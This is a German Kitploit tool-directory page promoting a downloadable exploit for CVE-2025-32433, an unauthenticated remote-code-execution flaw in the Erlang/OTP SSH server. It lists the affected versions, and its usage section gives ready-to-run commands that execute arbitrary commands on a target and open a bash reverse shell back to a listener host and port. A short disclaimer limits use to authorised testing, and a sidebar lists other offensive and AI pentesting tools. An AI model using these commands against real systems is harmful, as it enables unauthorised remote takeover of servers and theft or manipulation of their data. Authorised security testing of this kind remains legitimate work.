
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-32433 — CVE-2025-32433 Erlang/OTP SSH RCE Exploit SSH远程代码执行漏洞EXP | Kitploit

Tools/GitHubGitHub/0x7556/cve-2025-32433
SchwachstellenanalyseExploitationPenetrationstestsCommand and ControlRed TeamingRemote-Access-Tool
GitHub0x7556/cve-2025-32433

CVE-2025-32433

CVE-2025-32433 Erlang/OTP SSH RCE Exploit SSH远程代码执行漏洞EXP

Repository anzeigen
327vor 5 MonatenNoch nicht geprüft
Teilen

CVE-2025-32433 Erlang/OTP SSH RCE EXP

Beschreibung

Eine schwerwiegende Sicherheitslücke wurde im Erlang/OTP SSH-Server identifiziert, die es einem Angreifer ermöglichen könnte, eine nicht authentifizierte Remote-Codeausführung (RCE) durchzuführen. Durch Ausnutzung eines Fehlers in der Behandlung von SSH-Protokollnachrichten könnte ein böswilliger Akteur unbefugten Zugriff auf betroffene Systeme erlangen und ohne gültige Anmeldeinformationen beliebige Befehle ausführen. Dies könnte zur Kompromittierung dieser Hosts führen, was unbefugten Zugriff auf und Manipulation sensibler Daten durch Dritte oder Denial-of-Service-Angriffe ermöglicht.

Betroffene Versionen

OTP-27.3.2 und früher
OTP-26.2.5.10 und früher
OTP-25.3.2.19 und früher

Funktionen

  • Exploit-Ausführung: Beliebige Befehle ausführen.
  • Reverse Shell: Eine bash-basierte Reverse-Shell initiieren.

Verwendung

Befehl ausführen:

cve-2025-32433.exe 127.0.0.1 -c 'id'
./cve-2025-32433.lnx 127.0.0.1 -c 'id'

Reverse-Shell initiieren:

cve-2025-32433.exe 127.0.0.1 --shell --lhost 192.168.1.100 --lport 4444
./cve-2025-32433.lnx 127.0.0.1 --shell --lhost 192.168.1.100 --lport 4444

CVE-2025-32433

Referenzen

GitHub Advisory

NVD CVE-2025-32433

Platform Security

https://github.com/omer-efe-curkus/CVE-2025-32433-Erlang-OTP-SSH-RCE-PoC

Haftungsausschluss

  • Die Verwendung dieses Tools setzt die Einhaltung der einschlägigen Gesetze und Vorschriften voraus. Stellen Sie sicher, dass Tests und Nutzung nur in autorisierten Umgebungen erfolgen.
  • Dieses Tool dient ausschließlich Bildungs- und Forschungszwecken. Jeglicher Missbrauch liegt in der alleinigen Verantwortung des Benutzers.
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    640
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    391
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    335
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    258
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    249

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





